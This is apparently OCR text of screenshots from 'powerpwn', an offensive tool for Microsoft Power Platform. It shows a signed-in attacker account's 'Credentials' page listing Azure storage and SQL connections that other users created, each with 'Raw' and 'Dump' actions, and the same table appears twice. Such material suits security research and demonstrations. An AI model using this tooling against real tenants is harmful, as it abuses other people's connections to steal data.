
Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in



powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors


	Connector	Connection	Created by			
	shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
	shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors


Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

